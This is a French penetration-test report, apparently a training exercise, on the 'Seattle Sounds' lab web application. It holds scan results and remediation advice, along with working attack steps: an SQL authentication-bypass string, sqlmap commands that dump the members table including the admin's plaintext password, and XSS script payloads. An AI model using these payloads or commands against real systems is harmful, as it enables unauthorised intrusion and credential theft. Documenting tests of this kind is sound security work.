



# Évaluation des vulnérabilités et Test d'Intrusion

## - Rapport Final -

Seattle v0.3

Réalisé par :

- Yanis Alim
- Mohamed Dhia Layadi

AFTI Audit auto-entrepreneur  
Domaine de corbeville  
91400 Orsay  
01 69 33 05 50





<b>Introduction</b>	<b>4</b>
<b>Presentation du contexte</b>	<b>4</b>
Objectif du pentest	5
<b>Composition du pentest</b>	<b>5</b>
Résultat du scan de la cible grâce à OpenVAS accompagné d'une réévaluation de chaque vulnérabilité en fonction du contexte client.	5
Sommaire des résultats au niveau de la gestion	6
Conclusion au niveau de la gestion	6
Sommaire des résultats au niveau technique	7
Conclusion au niveau technique	9
<b>Résumé des essais d'intrusion</b>	<b>10</b>
Outils utilisés	10
La marche à suivre pour trouver les vulnérabilités	10
Partie I - Critique	10
Partie II - Élevée	15
Partie III - Moyenne	18
Partie IV - Moyenne	23
Résumé des vulnérabilités	27
Résumé des risques et réévaluation	27
<b>Conclusion</b>	<b>27</b>



**TLP : RED**

Confidentialité du document Le présent document est confidentiel et sa confidentialité consiste à :

- La non divulgation desdites informations confidentielles auprès de tierce partie
- La non reproduction des informations dites confidentielles, sauf accord de l'organisme audité
- Ne pas profiter ou faire profiter tierce partie du contenu de ces informations en matière de savoir faire
- Considérer toutes les informations relatives à la production et au système d'information de l'organisme audité déclarées Confidentialles

<b>CLIENT</b>
Responsable : Mr. Loick PELET
Entreprise : Seattle
<b>PRESTATAIRE</b>
Pentesters : Yanis Alim et Mohamed Dhia Layadi ( <b>AFTI</b> )

## Introduction

Un test d'intrusion est une tentative autorisée de pénétrer un système afin d'identifier les faiblesses de ce dernier. L'exploitation de vulnérabilités présentes permet d'identifier les risques encourus par le système. Les personnes effectuant ce test sont appelées pentesters et ont recours à plusieurs méthodes pour avoir accès à l'infrastructure cible, souvent en s'introduisant d'abord dans une partie du système possédant de faibles droits. Les pentesters gagnent ensuite en niveau de priviléges et peuvent atteindre des zones plus sensibles sur système.

Les menaces et vulnérabilités des réseaux, des ordinateurs, des systèmes et logiciels évoluant sans cesse, ce test d'intrusion n'est valide qu'à la date indiquée sur la couverture. Les résultats présentés sont corrects jusqu'au jour où a été achevé l'évaluation.

### **Terminologie employée:**

**CLIENT :** L'entreprise e-strad possédée par Monsieur Loick PELET et son SI.

**SI :** Système d'information, comprend l'ensemble de l'infrastructure qui a fait l'objet de tests (machine possédant l'adresse ip 192.168.1.145).

## Presentation du contexte

Dans le but de trouver les vulnérabilités relatives à l'Infrastructure nous effectuons un test d'intrusion en respectant le contrat signé entre le prestataire de ce test et le client en date du 12 décembre 2019. Ce test a permis d'évaluer le niveau de sécurité mis en place sur cette infrastructure . Nous présentons les vulnérabilités trouvées ainsi que les menaces et risques présents.

- Cette mission d'audit à pour but de montrer les vulnérabilités de l'infrastructure utilisé si toutefois celle-ci existe , Par rapport au norme de ISO27001
- l'audit se passe en boite noir dans un premier temps puis en boîte blanche vu qu'on a tous les accès nécessaire à la machine.

## Objectif du pentest

Un test d'intrusion a été effectué sur votre site internet <http://192.168.1.145> en respectant le contrat signé entre le prestataire de ce test et le client en date du 12 décembre 2019. Ce test a permis d'évaluer le niveau de sécurité mis en place sur ce site internet. Nous présentons les vulnérabilités trouvées ainsi que les menaces et risques présents. Le travail a été réalisé en plusieurs étapes :

A : Reconnaissance du SI

B : Scan du SI (découverte des ports ouverts de la machine, des services...)

C : Exploitation des vulnérabilités trouvées en A et B

D : Post-exploitation

E : Présentation au client et rendu des livrables

Le site de Seattle Sounds est hébergé au 192.168.1.145. Le test d'intrusion est effectué le 12 décembre. Le but est de tester l'application web Seattle Sounds.

## Composition du pentest

La prestation s'est déroulée à Orsay et a posté sur l'adresse IP du client 10.0.0.143. Nous avons utilisé des outils permettant de scanner le SI (netdiscover, nmap, OpenVAS pour les principaux) dont les résultats sont présentés dans la section suivante. Nous présentons également les préconisations techniques correspondant aux failles présentes.

## Résultat du scan de la cible grâce à OpenVAS accompagné d'une réévaluation de chaque vulnérabilité en fonction du contexte client.

Dans ce qui suit, on a fait un pentest en profondeur en utilisant des outils permettant de scanner le SI (netdiscover, nmap, OpenVAS...) dont les résultats sont présentés dans la section suivante. Vous trouverez [dans l'email le rapport final de OpenVAS](#).

Vulnerability	+	Severity	QoD
phpinfo() output Reporting	🔗	7.5 (High)	80%
HTTP Debugging Methods (TRACE/TRACK) Enabled	🔄	5.8 (Medium)	99%
Missing `httpOnly` Cookie Attribute	🔄	5.0 (Medium)	80%
Cleartext Transmission of Sensitive Information via HTTP	🔗	4.8 (Medium)	80%
TCP timestamps	🔄	2.6 (Low)	80%

(Applied filter: autofp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort-reverse=severity levels=hml min\_qod=

Nous présentons également les préconisations techniques correspondant aux failles présentes.

## Sommaire des résultats au niveau de la gestion

Vulnérabilité	Gravité	Risque
Injection SQL	Critique	Détournement d'applications Web Détournement de fichiers de base de données Détournement de compte administratif
Bypass d'authentification	Critique	Détournement d'applications Web Détournement de fichiers de base de données Détournement de compte administratif
Site transversal stocké	Élevée	Détournement d'une session administrative
Scripting	Élevée	Détournement de session client
Traversée réfléchie	Élevée	Détournement d'une session administrative
Scripting	Élevée	Détournement de session client
Objet direct non sécurisé	Moyen	Fuite de données des comptes administratifs
Référence	Moyen	
Exposition aux données sensibles	Moyen	Serveurs et application web
Inclusion des fichiers locaux et locaux	Moyen	fuite de données de configuration
Mot de passe faible	Moyen	Fuite de mot de passe administratif
Chiffrement	Moyen	

## Conclusion au niveau de la gestion



La Gradation de Gravité Finale est **CRITIQUE**.

Les résultats du test d'intrusion montrent que le programme d'application Web et la base de données peuvent être compromis par les vulnérabilités de l'application Web. L'application Web et la base de données peuvent être contrôlées par un ou plusieurs intrus.

Cependant, le serveur Linux pour les applications web est configuré correctement et ne peut pas être contrôlé via les vulnérabilités du programme d'application web.

## Sommaire des résultats au niveau technique

La liste suivante est le résultat du test d'intrusion.

### (A) Injection SQL

La page de connexion (My Account) du site Web pour "username" et "password" sont vulnérables à l'injection Blind SQL .

**Recommandation:** Les variables "username" et "password" nécessitent une validation et une désinfection (sanitization) des données saisies.

### (B) Bypass d'authentification

La page de connexion (My Account) du site web pour "mot de passe" est vulnérable. Il peut être contourné avec un code spécial.

**Recommandation:** La variable "password" nécessite la validation et la désinfection des données saisies.

### (C) Stored, Reflected XSS

Les variables "content" et "author" de la page du Blog sont vulnérables à une XSS Stored et Reflected.

**Recommandation:** Les variables nécessitent une désinfection de l'entrée des données.

#### **(D) Référence directe d'objet non sécurisée (IDOR)**

Les variables "author" de la page Blog peuvent être modifiées et il est possible d'afficher d'autres comptes.

**Recommandation:** La variable author doit effectuer un contrôle d'accès pour s'assurer qu'elle est autorisée pour la requête.

#### **(E) Exposition aux données sensibles et inclusion des fichiers locaux**

La page de téléchargement (l'image du site Web avant) est variable à Path Traversal. Le fichier de configuration (config.php) de l'application web et les fichiers du serveur Linux (tels que /etc/passwd) sont accessibles et téléchargeables. Il est vulnérable à Local File Inclusion (LFI).

Le répertoire admin et info.php sont accessibles. Comme phpinfo() de info.php est accessible, les informations sensibles sont exposées.

L'exposition d'informations sensibles est généralement due à une mauvaise configuration de l'application web et/ou du serveur Linux.

**Recommandation:** remplacer la configuration actuelle avec une nouvelle qui est plus sécurisée

#### **(F) Chiffrement faible du mot de passe**

Le mot de passe de la table tblMembers dans la base de données est stocké en texte clair.



**Recommandation:** Un cryptage fort des données avec du sel est nécessaire pour le stockage de données sensibles, comme un mot de passe.

## Conclusion au niveau technique



La Gradation de Gravité Finale est **CRITIQUE**.

Le serveur Linux et/ou l'application Web doivent être reconfigurés pour renforcer la sécurité.

L'application Web devrait être refaite une partie de la programmation pour s'assurer que toutes les données saisies sont validées et désinfectées. Pendant ce temps, le mot de passe stocké dans la base de données doit être crypté avec une méthode de cryptage fort. Normalement, les bibliothèques pour les applications web ne sont tenues de reprogrammer que si c'est un système d'application web bien conçu.

Le répertoire /var/www/html est correctement configuré pour que les intrus ne puissent pas télécharger des données par la porte dérobée dans les répertoires.



## Résumé des essais d'intrusion

### Outils utilisés

Voici la liste des outils utilisés pour le test d'intrusion.

- (A) Firefox
- (B) SQLMap
- (C) ZAPProxy

L'application web Seattle Sounds fournit uniquement le service HTTP et seul le port 80 est ouvert.

### La marche à suivre pour trouver les vulnérabilités

#### Partie I - Critique

- (A) Exposition aux données sensibles
- (B) Bypass d'authentification
- (C) Injection SQL
- (D) Mot de passe faible Chiffrement du mot de passe

En naviguant sur le site de Seattle Sounds, on trouve l'adresse électronique "admin@seattlesounds.net" au bas de la page "Terms of Conditions". Confirmez en cliquant sur la page "par Admin" sur Blog que l'adresse e-mail précédente est utilisée pour l'ouverture de session. Ceci est vulnérable à l'exposition aux données sensibles. (Figure 1 à 2)

url : <http://192.168.1.145/blog.php?author=1>




Figure 1

url : <https://192.168.1.145/terms.php>




Figure 2



Nous nous rendons ensuite à la page de connexion, Mon compte, nous entrons le nom d'utilisateur avec l'adresse courriel précédente et (' ou 1=1 -- ) pour le mot de passe (ignorez le champ parenthèses). Après cela, l'administrateur est connecté avec cette tentative. Ceci est vulnérable au contournement de l'authentification. (Figure 3 à 4)

**url : <http://192.168.1.145/account.php>**




Figure 3




Figure 4

En général, si le champ de saisie est vulnérable au contournement d'authentification, il peut également être vulnérable à l'injection SQL. Nous avons ensuite confirmé que les deux variables "username" et password sont vulnérables à l'injection SQL en utilisant SQLMap.

Le résultat de SQLMap indique que l'utilisateur actuel de la base de données est administrateur (DBA). Pendant ce temps, le mot de passe du compte admin utilise du texte brut sans aucun cryptage. Ceci est vulnérable au cryptage par mot de passe faible. (Figure 5 à 8)

#### Commande :

```
[doudi@parrot]~
└─$sqlmap -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba -D seattle -T tblMembers --columns --batch
```

```
[14:18:36] [INFO] retrieved: 'root@localhost'
current user is DBA: True
[14:18:36] [INFO] fetching database names
[14:18:36] [INFO] used SQL query returns 4 entries
[14:18:36] [INFO] retrieved: 'information_schema'
[14:18:36] [INFO] retrieved: 'mysql'
[14:18:36] [INFO] retrieved: 'performance_schema'
[14:18:36] [INFO] retrieved: 'seattle'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] seattle

[14:18:36] [INFO] fetched data logged to text files under '/home/doudi/.sqlmap/output/192.168.1.145'
[14:18:36] [WARNING] you haven't updated sqlmap for more than 131 days!!!

[*] ending @ 14:18:36 /2019-12-12/

```

Figure 5

```
Command : ./sqlmap.py -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba -D seattle --tables --batch
```

Figure 5

Ensuite on va chercher les table de seattle

**Commande :**

```
Sqlmap -u "http://192.168.1.145/login.php"
--data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1;
lang=USD" --level=3 --risk=3 --is-dba -D seattle --tables --batch
```

```
Database: seattle
[3 tables]
+-----+
| tblBlogs |
| tblMembers |
| tblProducts |
+-----+

[14:45:11] [INFO] fetched data logged to text files under '/home/doudi/.sqlmap/output/192.168.1.145'
[14:45:11] [WARNING] you haven't updated sqlmap for more than 131 days!!!

[*] ending @ 14:45:11 /2019-12-12/

```

Figure 6

**Commande :**

```
sqlmap -u "http://192.168.1.145/login.php"
--data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1;
lang=USD" --level=3 --risk=3 --is-dba -D seattle -T tblMembers --columns --batch
```

Column	Type
session	varchar(32)
admin	int(11)
blog	int(11)
id	int(11)
name	varchar(64)
password	varchar(20)
username	varchar(64)

Figure 7

Et pour finire après avoir remarqué le champs password on va directement exploité

**Commande :**

```
sqlmap -u "http://192.168.1.145/login.php"
--data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1;
lang=USD" --level=3 --risk=3 --is-dba -D seattle -T tblMembers --dump --batch
```

id	name	blog	admin	username	password	session
1	Admin	1 des résultats	1	admin@seattlesounds.net	Assasin1	4cff8a69eb2824aebd478b9745ba6955 (admin@seattlesounds.net)

Figure 8

Partie II - Élevée

- (A) Script Cross-Site Reflected
- (B) Scripts Cross-Site stockés

Dans la page de blog, on essaye de modifier la valeur de l'author (Figure 9):

```
author=""><script>alert("XSS")</script>alert("XSS")
```




Figure 9

Nous nous connectons à la page de connexion (My Account) avec les informations d'identification administrateur (ou Authentication Bypass). Nous entrons le ["><script>alert("XSS")</script> ]. Veuillez ignorer les crochets. Nous confirmons que le champ "contenu" est utile pour le Stored Cross-Site Scripting. (Figure 10 à 12)

**Commande : <http://192.168.1.145/account.php>**

**Connectez-vous à : <http://192.168.1.145/account.php?login=success>**

**Command : "><script>alert("AFTI")</script>**




Figure 10

